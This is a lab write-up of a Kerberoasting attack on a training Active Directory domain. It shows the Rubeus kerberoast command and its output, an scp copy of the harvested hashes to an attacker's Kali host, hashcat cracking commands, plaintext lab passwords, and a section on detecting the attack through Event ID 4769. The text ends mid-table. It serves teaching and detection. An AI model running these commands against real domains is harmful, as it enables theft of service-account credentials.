



Kerberoasting Attack: Offensive Execution and Defensive Detection in Active Directory

Executive Summary

This lab documents a complete Kerberoasting attack chain—from initial foothold on a Windows workstation to service ticket extraction, offline password cracking, and subsequent forensic analysis via Windows Security Event Logs on the Domain Controller. The exercise demonstrates how an authenticated domain user can abuse legitimate Kerberos protocol mechanics to harvest encrypted service tickets, crack them offline to recover service account credentials, and how defenders can detect this activity through Event ID 4769 telemetry and targeted log analysis.

Learning Objectives

- Understand the Kerberos authentication protocol and its vulnerability to service ticket abuse
- Execute a Kerberoasting attack using Rubeus to extract TGS-REP hashes
- Perform offline password cracking of Kerberos tickets using Hashcat (mode 13100)
- Analyze Windows Security Event Logs (Event ID 4769) to identify Kerberoasting activity

Lab Environment and Tools

Attacker Workstation	Pwnbox (Parrot OS) , Kali Linux
Target Workstation	WS01 (Windows, <code>eagle.local</code> domain)
Domain Controller	DC1 (<code>dc1.eagle.local</code>)
Domain	<code>eagle.local</code>
Initial Access User	<code>bob</code>
Target Service Accounts	<code>Administrator</code> , <code>web service</code> , <code>svc-iam</code>
Tools Used	xfreerdp, Rubeus v2.0.1, Hashcat v6.2.5, Windows Event Viewer

Attack/Defense Concepts

What is Kerberoasting?

Kerberoasting is a post-exploitation attack against the Kerberos authentication protocol in Active Directory. Any authenticated domain user can request a Ticket Granting Service (TGS) ticket for any Service Principal Name (SPN) registered in the domain. The KDC encrypts this ticket using the service account's secret key (NT hash for RC4-HMAC). An attacker can request tickets for multiple SPNs, extract the encrypted material, and attempt offline password recovery without further domain interaction.

Why It Works

The Kerberos protocol does not implement authorization checks during TGS requests. The KDC issues tickets indiscriminately to any authenticated principal requesting a valid SPN. When service accounts use weak or guessable passwords, the resulting tickets are vulnerable to efficient offline brute-force attacks.

Windows Security Mechanism Involved

The attack abuses the **TGS-REQ / TGS-REP** exchange:

1. Client presents a valid TGT to the KDC (Domain Controller)
2. Client requests a service ticket for a specific SPN
3. KDC returns a TGS encrypted with the service account's secret key
4. Client saves the ticket; the encryption is a deterministic function of the password, enabling offline cracking

Detailed Walkthrough

Phase 1: Initial Access via RDP to WS01

Step 1: Open Pwnbox


Launch the Pwnbox environment and open a Bash terminal.

Step 2: Establish an RDP Session

Establish an interactive RDP session with the domain-joined workstation using the compromised credentials. From the Bash terminal, execute the following command:

```
xfreerdp /v:X.X.X.X /u:bob /p:<PASSWORD> /cert:ignore
```

Replace **X.X.X.X** with the IP address of the target workstation (**WS01**).



Parameter Breakdown:

Table

Parameter	Purpose
<code>/v:10.129.239.82</code>	Target host (WS01)
<code>/u:bob</code>	Domain username
<code>/p:Slavi123</code>	User password
<code>/cert:ignore</code>	Bypass certificate validation (lab-only convenience)

Defensive Note: This authentication generates Event ID 4624 (An account was successfully logged on) and Event ID 4648 (A logon was attempted using explicit credentials) on WS01.

Phase 2: Service Ticket Harvesting with Rubeus


From the interactive session on **WS01**, open **PowerShell** and navigate to the **Downloads** directory:

```
cd Downloads
```

Next, execute **Rubeus** with the **kerberoast** command to request Kerberos service tickets for Kerberoastable accounts and save the resulting ticket hashes to a file for offline password cracking:

```
.\Rubeus.exe kerberoast /outfile:spn.txt
```

The extracted ticket hashes are saved to **spn.txt**, which can then be used for offline password-cracking analysis.



```
Windows PowerShell
S C:\Users\bob\Downloads> .\Rubeus.exe kerberoast /outfile:spn.txt

RUBEUS
v2.0.1

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
    Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Target Domain      : eagle.local
[*] Searching path 'LDAP://DC1.eagle.local/DC=eagle,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[*] Total kerberoastable users : 3

[*] SamAccountName      : Administrator
[*] DistinguishedName   : CN=Administrator,CN=Users,DC=eagle,DC=local
[*] ServicePrincipalName : http/pk11
[*] PwdLastSet           : 07/08/2022 21.24.13
[*] Supported ETYPES     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\bob\Downloads\spn.txt

[*] SamAccountName      : webservice
[*] DistinguishedName   : CN=web service,CN=Users,DC=eagle,DC=local
[*] ServicePrincipalName : cvs/dcl.eagle.local
[*] PwdLastSet           : 13/10/2022 22.36.04
[*] Supported ETYPES     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\bob\Downloads\spn.txt

[*] SamAccountName      : svc-iam
[*] DistinguishedName   : CN=svc-iam,OU=Detections,OU=EagleUsers,DC=eagle,DC=local
[*] ServicePrincipalName : http/server1
[*] PwdLastSet           : 05/04/2023 13.23.13
[*] Supported ETYPES     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\bob\Downloads\spn.txt

[*] Roasted hashes written to : C:\Users\bob\Downloads\spn.txt
PS C:\Users\bob\Downloads> cd Downloads
```

Parameter Breakdown:

Table

Parameter	Purpose
<code>kerberoast</code>	Invoke the Kerberoasting module
<code>/outfile:spn.txt</code>	Write extracted hashes to file for offline cracking

Observed Output:

Rubeus identified **3 kerberoastable accounts** in the `eagle.local` domain:

Table

SamAccountName	ServicePrincipalName	Distinguished Name	Supported EType
<code>Administrator</code>	<code>http/pk11</code>	<code>CN=Administrator,CN=Users,DC=eagle,DC=local</code>	<code>RC4_HMAC_DEFAULT</code>
<code>webservice</code>	<code>cvs/dcl.eagle.local</code>	<code>CN=web service,CN=Users,DC=eagle,DC=local</code>	<code>RC4_HMAC_DEFAULT</code>
<code>svc-iam</code>	<code>http/server1</code>	<code>CN=svciam,OU=Detections,OU=EagleUsers,DC=eagle,DC=local</code>	<code>RC4_HMAC_DEFAULT</code>

Technical Significance:


- All accounts use **RC4-HMAC (etype 23)**, which is computationally cheaper to crack than AES-based etypes
- `webservice` is a standard user object with an SPN—an insecure configuration pattern
- `svc-iam` resides in `OU=Detections`, suggesting potential privilege or security tooling access
- Rubeus LDAP filter: `(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt))(!UserAccountControl:1.2.840.113556.1.4.803:=2))`

Note: This LDAP filter to identify **enabled domain user accounts with SPNs**, while excluding `krbtgt` and disabled accounts. These accounts are potential **Kerberoasting targets** because their SPNs can be used to request Kerberos **TGS tickets** for offline password cracking.

Phase 3: Offline Password Cracking with Hashcat


Transfer the generated `spn.txt` file from **WS01** to the Kali attack machine using `scp`:

```
scp "C:\Users\bob\Downloads\spn.txt" kali@10.129.95.183:/home/kali/
```





```
PS C:\Users\bob\Downloads> scp "C:\Users\bob\Downloads\spn.txt" kali@10.129.95.183:/home/kali/
The authenticity of host '10.129.95.183 (10.129.95.183)' can't be established.
ECDSA key fingerprint is SHA256:0WZZ+1UmCw7qtooduxyhFowbzn1EB81DPps0CDT+a4.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Warning: Permanently added '10.129.95.183' (ECDSA) to the list of known hosts.
kali@10.129.95.183's password:
spn.txt
100% 6685 453.1kB/s 00:00
PS C:\Users\bob\Downloads>
```

Once the file is successfully transferred, it can be processed with **Hashcat** for offline password-cracking analysis. open kali linux machine through SSH session using `ssh kali@Kali_IP` and password is `kali`



Use **Hashcat** to perform an offline dictionary attack against the extracted Kerberos service ticket hashes. The following command uses the appropriate Hashcat mode and the supplied password wordlist:

```
hashcat -m 13100 -a 0 spn.txt passwords.txt --outfile=cracked.txt --force
```



Parameter Breakdown:

Table


Parameter	Purpose
<code>-m 13100</code>	Hash type: Kerberos 5 TGS-REP etype 23 (RC4-HMAC)
<code>-a 0</code>	Attack mode: Straight dictionary attack
<code>spn.txt</code>	Input hash file
<code>passwords.txt</code>	Wordlist
<code>--outfile=cracked.txt</code>	Output recovered passwords

Apply a filter for **Event ID 4769** — *"A Kerberos service ticket was requested."* This is the primary Windows Security log event generated when the KDC issues a TGS ticket, and it serves as the cornerstone of Kerberoasting detection.

Filter Configuration:

Table

Filter Parameter	Value	Purpose
Event ID	4769	Isolate TGS ticket issuance events
Find / Search	bob	Correlate events to the attacking user account



Why Event ID 4769?

During a Kerberoasting attack, the adversary requests multiple service tickets in rapid succession—often for SPNs they have no legitimate business accessing. While individual TGS requests are normal domain activity, the **volume and diversity of SPN targets** from a single user account creates a detectable anomaly.

Observed Detection Artifacts:

The filtered log analysis revealed TGS requests associated with the **webservice** account. Key forensic fields extracted from Event ID 4769 include:

Table

Event Field	Value	Detection Relevance
TargetDomainName	EAGLE.LOCAL	Confirms the issuing domain
ServiceName	webservice	Identifies the targeted SPN
ServiceSid	S-1-5-21-1518138621-4282902758-752445584-2110	Unique security principal identifier for correlation